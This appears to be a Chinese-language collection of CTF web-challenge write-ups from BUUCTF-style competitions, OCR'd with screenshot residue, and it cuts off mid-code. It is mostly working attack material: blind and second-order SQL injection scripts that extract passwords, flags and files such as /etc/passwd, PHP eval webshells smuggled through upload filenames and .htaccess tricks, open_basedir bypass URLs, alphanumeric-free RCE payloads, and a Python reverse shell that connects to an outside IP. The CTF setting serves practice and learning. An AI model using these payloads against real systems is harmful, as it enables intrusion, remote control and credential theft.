
```
 3c96032f46bef70b698
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>79,1
,0)#
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>55,1
,0)#
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>67,1
,0)#
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>61,1
,0)#
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>58,1
,0)#
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>57,1
,0)#
 or id=if(ascii(substr((select password from users limit 1 offset 0),20,1))>56,1
,0)#
 3c96032f46bef70b6988
```

随便上传一张图片后发现文件名被写入日志

短标签绕过php过滤

PHP开启短标签即`short_open_tag=on`时，可以使用`<?=$_?>`输出变量

```
filename="<?=@eval($_POST['a']);?>"
```


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × ...
Go Cancel < >
Target: http://13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
Done
357 bytes | 29 millis

```
POST /upload.php HTTP/1.1
Host: 13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=---------------------------180860138399141291138648118б
Content-Length: 89907
Origin:
http://13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn
Connection: close
Referer:
http://13f181de-393c-4dc4-b511-cf4ab608c75f.node3.buuoj.cn/user.
php
Cookie: username=QE5FDx4%3D
Upgrade-Insecure-Requests: 1

-----------------------------180860138399141291138648118б
Content-Disposition: form-data; name="file";
filename="<?=@eval($_POST['a']);?>"
Content-Type: image/jpeg

□□□□□JFIF□□□□□□□□□□□□□□C□□□□□□□□□□□□□□□□
□


□□□□□□□□□□□□□□□%□□□#□□□ , #&')*)□□-0-(0%()(□□□C□□□□
□
```


```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 10 Apr 2020 04:13:15 GMT
Content-Type: text/html
Content-Length: 157
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.29

I logged the file name you uploaded to
logs/upload.00ae081cd57dd6bbe853accc7d9ecc86.l
og.php.
LOL<script>setTimeout('location.href="user.php
"',3000);</script>
```

菜刀连一下，在根目录找到flag

[V&N2020 公开赛]HappyCTFd

CVE-2020-7245 CTFd账号接管

- 添加空格绕过限制来注册一个与受害者用户名相同的账号
- 生成忘记密码链接发送到自己的邮箱
- 重置密码，用admin账号和重置的密码登录，寻找flag



File	Settings
miaoflag.txt	✕

Attach multiple files using Control+Click or Cmd+Click

CVE-2020-7245 CTFd v2.0.0-v2.2.2 account takeover分析

[GWCTF 2019]枯燥的抽奖

check.php

```
<?php
#这不是抽奖程序的源代码！不许看！
header("Content-Type: text/html;charset=utf-8");
session_start();
if(!isset($_SESSION['seed'])){
$_SESSION['seed']=rand(0,999999999);
}

mt_srand($_SESSION['seed']);
$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for ( $i = 0; $i < $len1; $i++ ){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
$str_show = substr($str, 0, 10);
echo "<p id='p1'>".$str_show."</p>";


if(isset($_POST['num'])){
    if($_POST['num']===$str){x
        echo "<p id=flag>抽奖，就是那么枯燥且无味，给你flag{xxxxxxxxx}</p>";
    }
    else{
        echo "<p id=flag>没抽中哦，再试试吧</p>";
    }
}
show_source("check.php");
```


php伪随机数

```
str1='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
str2='Fmaj0100xE'
str3 = str1[::-1]
length = len(str2)
res=''
for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res+=str(j)+' '+str(j)+' '+'0'+' '+str(len(str1)-1)+' '
            break
print res
```

得到伪随机数序列

```
41 41 0 61 12 12 0 61 0 0 0 61 9 9 0 61 26 26 0 61 27 27 0 61 26 26 0 61 26 26 0 61 23 23 0 61 40 40 0 61
```

php_mt_seed跑一下，得到随机数种子为`468879187`



```
root@kali:~/tools/php_mt_seed-4.0# ./php_mt_seed 41 41 0 61 12 12 0 61 0 0 0 61 9 9 0 61 26 26 0
 61 27 27 0 61 26 26 0 61 26 26 0 61 23 23 0 61 40 40 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXA
CT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 664.8 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x1a000000 - 0x1bffffff, speed 49.4 Mseeds/s
seed = 0x1aa6bbed = 447134701 (PHP 7.1.0+)
Found 1, trying 0xfe000000 - 0xffffffff, speed 56.6 Mseeds/s
Found 1
root@kali:~/tools/php_mt_seed-4.0# |
```

```php
<?php
mt_srand(447134701);

$str_long1 = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ";
$str='';
$len1=20;
for ( $i = 0; $i < $len1; $i++ ){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
echo $str;
?>
```

得到密码

[CISCN2019 华北赛区 Day2 Web1]Hack World

```php
<?php
$dbuser='root';
$dbpass='root';

function safe($sql){
    #被过滤的内容 函数基本没过滤
    $blackList = array(' ','||','#','-',';','&','+','or','and','`','"','insert','group','limit','update','delete','*','into','union','load_file','outfile','./');
    foreach($blackList as $blackitem){
        if(stripos($sql,$blackitem)){
            return False;
        }
    }
    return True;
}
if(isset($_POST['id'])){
    $id = $_POST['id'];
}else{
    die();
}
$db = mysql_connect("localhost",$dbuser,$dbpass);
if(!$db){
    die(mysql_error());
}
mysql_select_db("ctf",$db);

if(safe($id)){
    $query = mysql_query("SELECT content from passage WHERE id = ${id} limit 0,1");

    if($query){
        $result = mysql_fetch_array($query);

        if($result){
            echo $result['content'];
        }else{
            echo "Error Occured When Fetch Result.";
        }
    }else{
        var_dump($query);
    }
}else{
    die("SQL Injection Checked.");
}
```

异或注入

https://www.jianshu.com/p/27df5c67157c

```
1^1^1 //返回1
1^0^1 //返回0
```

sql盲注脚本

```
import requests
import time

url = "http://83b5c157-8a59-4ee0-b07d-90e16a32f156.node3.buuoj.cn/index.php"

result = ''
for i in range(40, 50):
    for j in range(32, 127):
        payload = '1^(cot(ascii(substr((select(flag)from(flag)),' + str(i) + ',1))>' + str(j) + '))^1=1'
        print(payload)
        r = requests.post(url, data = {'id': payload})
        time.sleep(2)

        if r.text.find('girl') == -1:
            result += chr(j)
            print(j)
            break

print(result)
```

[极客大挑战 2019]FinalSQL

异或注入

```
import re
import requests
import string
import time

url = "http://88558fb8-9ead-4106-b960-9c0e4ef5aecb.node3.buuoj.cn/search.php"
flag = ''
def payload(i,j):
    # sql = "1^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)^1"%(i,j)                                #数据库名字
    # sql = "1^(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='geek'),%d,1))>%d)^1"%(i,j)           #表名
    # sql = "1^(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='F1naI1y')),%d,1))>%d)^1"%(i,j)        #列名
    sql = "1^(ord(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)^1"%(i,j)
    data = {"id":sql}
    r = requests.get(url,params=data)
    time.sleep(2)
    # print (r.url)
    if "Click" in r.text:
        res = 1
    else:
        res = 0

    return res

def exp():
    global flag
    for i in range(1,10000) :
        print(i,':')
        low = 31
        high = 127
        while low <= high :
            mid = (low + high) // 2
            res = payload(i,mid)
            if res :
                low = mid + 1
            else :
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)

exp()
print('flag=',flag)
```

[SUCTF 2019]EasyWeb

构造不包含数字和字母的webshell

- 异或构造
- 取反构造
- 自增构造

```
?_=${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&%fe=get_the_flag
```

文件上传绕过

```
nginx：.user.ini
apache：.htaccess
```

.htaccess上传的时候不能用GIF89a等文件头去绕过exif_imagetype,因为这样虽然能上传成功，但.htaccess文件无法生效

```
#define width 1337
#define height 1337
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc"
```

shell.abc

```
GIF89a12PD9waHAgZXZhbCgkX0dFVFsnYyddKTs/Pg==
```

GIF89a后面的12是为了补足8字节，满足base64编码规则

```
import requests
import base64

htaccess = b"""
#define width 1337
#define height 1337
AddType application/x-httpd-php .abc
php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc"
"""
shell = b"GIF89a12" + base64.b64encode(b"<?php eval($_REQUEST['a']);?>")
url = "http://e9059d28-5f7a-44fc-801f-e76740eadd91.node3.buuoj.cn/?_=${%fe%fe%fe%fe^%a1%b9%bb%aa}{%fe}();&%fe=get_the_flag"

files = {'file':('.htaccess',htaccess,'image/jpeg')}
data = {"upload":"Submit"}
response = requests.post(url=url, data=data, files=files)
print(response.text)

files = {'file':('shell.abc',shell,'image/jpeg')}
response = requests.post(url=url, data=data, files=files)
print(response.text)
```

绕过open_basedir/disable_function

```
open_basedir是php.ini中的一个配置选项
它可将用户访问文件的活动范围限制在指定的区域，
假设open_basedir=/home/wwwroot/home/web1/:/tmp/,
那么通过web1访问服务器的用户就无法获取服务器上除了/home/wwwroot/home/web1/和/tmp/这两个目录以外的文件。
注意用open_basedir指定的限制实际上是前缀,而不是目录名。
举例来说：若"open_basedir = /dir/user", 那么目录 "/dir/user" 和 "/dir/user1"都是可以访问的。
所以如果要将访问限制在仅为指定的目录，请用斜线结束路径名。
```

Payload

```
http://e9059d28-5f7a-44fc-801f-e76740eadd91.node3.buuoj.cn/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc?a=chdir(%27img%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);ini_set(%27open_basedir%27,%27/%27);print_r(scandir(%27/%27));
```

```
http://e9059d28-5f7a-44fc-801f-e76740eadd91.node3.buuoj.cn/upload/tmp_76d9f00467e5ee6abc3ca60892ef304e/shell.abc?a=chdir(%27img%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(%27..%27);ini_set(%27open_basedir%27,%27/%27);print_r(file_get_contents(%27/THis_Is_tHe_F14g%27));
```

参考链接

https://www.cnblogs.com/wangtanzhi/p/12250386.html

[GXYCTF2019]BabyUpload

.htaccess

```
SetHandler application/x-httpd-php
```

shell.jpg

```
GIF89a
<script language="php">eval($_POST['a']);</script>
```

[网鼎杯 2018]Comment

git源码恢复

```
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

首先到登录页面，爆破得到密码为zhangwei666

二次注入

```
$category = addslashes($_POST['category']);
$title = addslashes($_POST['title']);
$content = addslashes($_POST['content']);
$sql = "insert into board
    set category = '$category',
 title = '$title',
 content = '$content'";
```


```
$category = mysql_fetch_array($result)['category'];
```

`category`在插入的时候进行了过滤，而在取出来的时候并没有过滤，这就造成了二次注入

```
category: 123',content=user(),/*
```

```
留言：*/#
```

```
$sql = "insert into comment
 set category = '123',content=user(),/*',
 content = '*/#',
 bo_id = '$bo_id'";
```



正文	*/#
留言	root@localhost

SQL读取文件

用load_file()函数进行读取，值得注意的是读取文件并返回文件内容为字符串。要使用此函数，文件必须位于服务器主机上，必须指定完整路径的文件，而且必须有FILE权限。 该文件所有字节可读，但文件内容必须小于max_allowed_packet。如果该文件不存在或无法读取，因为前面的条件之一不满足，函数返回 NULL。

读取/etc/passwd

```
123',content=(select(load_file('/etc/passwd'))),/*
```

读取.bash_history

```
123',content=(select(load_file('/home/www/.bash_history'))),/*
```

读取.DS_Store

```
123',content=(select hex(load_file('/tmp/html/.DS_Store'))),/*
```

读取flag

```
123',content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
```

[V&N2020 公开赛]CHECKIN

```
from flask import Flask, request
import os
app = Flask(__name__)

flag_file = open("flag.txt", "r")
# flag = flag_file.read()
# flag_file.close()
#
# @app.route('/flag')
# def flag():
#     return flag
## want flag? naive!

# You will never find the thing you want:) I think
@app.route('/shell')
def shell():
    os.system("rm -f flag.txt")
    exec_cmd = request.args.get('c')
    os.system(exec_cmd)
    return "1"

@app.route('/')
def source():
    return open("app.py","r").read()

if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

nc监听1234端口，payload如下：

```
/shell?c=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("174.2.1.129",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

```
cat /proc/*/fd/*
```

反弹shell的几种方法

https://www.smi1e.top/linux-%E5%8F%8D%E5%BC%B9shell%E6%96%B9%E6%B3%95

[极客大挑战 2019]RCE ME

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
    $code=$_GET['code'];
        if(strlen($code)>40){
            die("This is too Long.");
        }
        if(preg_match("/[A-Za-z0-9]+/",$code)){
            die("NO.");
        }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
?>
```

无数字字母RCE


phpinfo

```
${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=phpinfo
```

shell

```
code=${%fe%fe%fe%fe^%a1%b9%bb%aa}[_](${%fe%fe%fe%fe^%a1%b9%bb%aa}[__]);&_=assert&__=eval($_POST[%27a%27])
```

disable_functions



```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 99a49ff01d
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html)
```

绕过 disable_functions-111.73.46.229

PHP7 GC with Certain Destructors UAF

PHP版本

7.0 - all versions to date

7.1 - all versions to date

7.2 - all versions to date

7.3 - all versions to date

Reference

- AntSword-Labs/bypass_disable_functions/7
- php7-gc-bypass
- Bug #72530 Use after free in GC with Certain Destructors

i Shell状态

PHP版本 7.0
PHP位数 64
操作系统 Linux
当前目录 /var/www/htn
open_basedir

函数支持

dl ✗
putenv ✓
error_reporting ✓
error_log ✓
file_put_contents ✓
file_get_contents ✓
fopen ✓

[2020 新春红包题]1

```
 <?php
error_reporting(0);

class A {

    protected $store;

    protected $key;

    protected $expire;

    public function __construct($store, $key = 'flysystem', $expire = null) {
        $this->key = $key;
        $this->store = $store;
        $this->expire = $expire;
    }

    public function cleanContents(array $contents) {
        $cachedProperties = array_flip([
            'path', 'dirname', 'basename', 'extension', 'filename',
            'size', 'mimetype', 'visibility', 'timestamp', 'type',
        ]);

        foreach ($contents as $path => $object) {
            if (is_array($object)) {
                $contents[$path] = array_intersect_key($object, $cachedProperties);
            }
        }

        return $contents;
    }

    public function getForStorage() {
        $cleaned = $this->cleanContents($this->cache);

        return json_encode([$cleaned, $this->complete]);
    }

    public function save() {
        $contents = $this->getForStorage();

        $this->store->set($this->key, $contents, $this->expire);
    }

    public function __destruct() {
        if (!$this->autosave) {
            $this->save();
        }
    }
}

class B {

    protected function getExpireTime($expire): int {
        return (int) $expire;
    }

    public function getCacheKey(string $name): string {
        // 使缓存文件名随机
        $cache_filename = $this->options['prefix'] . uniqid() . $name;
        if(substr($cache_filename, -strlen('.php')) === '.php') {
          die('?');
        }
        return $cache_filename;
    }

    protected function serialize($data): string {
        if (is_numeric($data)) {
            return (string) $data;
        }

        $serialize = $this->options['serialize'];

        return $serialize($data);
    }

    public function set($name, $value, $expire = null): bool{
        $this->writeTimes++;
        $this->writeTimes++;

        if (is_null($expire)) {
            $expire = $this->options['expire'];
        }

        $expire = $this->getExpireTime($expire);
        $filename = $this->getCacheKey($name);

        $dir = dirname($filename);

        if (!is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        $data = $this->serialize($value);

        if ($this->options['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }

        $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
        $result = file_put_contents($filename, $data);

        if ($result) {
            return $filename;
        }

        return null;
    }

}

if (isset($_GET['src']))
{
    highlight_file(__FILE__);
}

$dir = "uploads/";

if (!is_dir($dir))
{
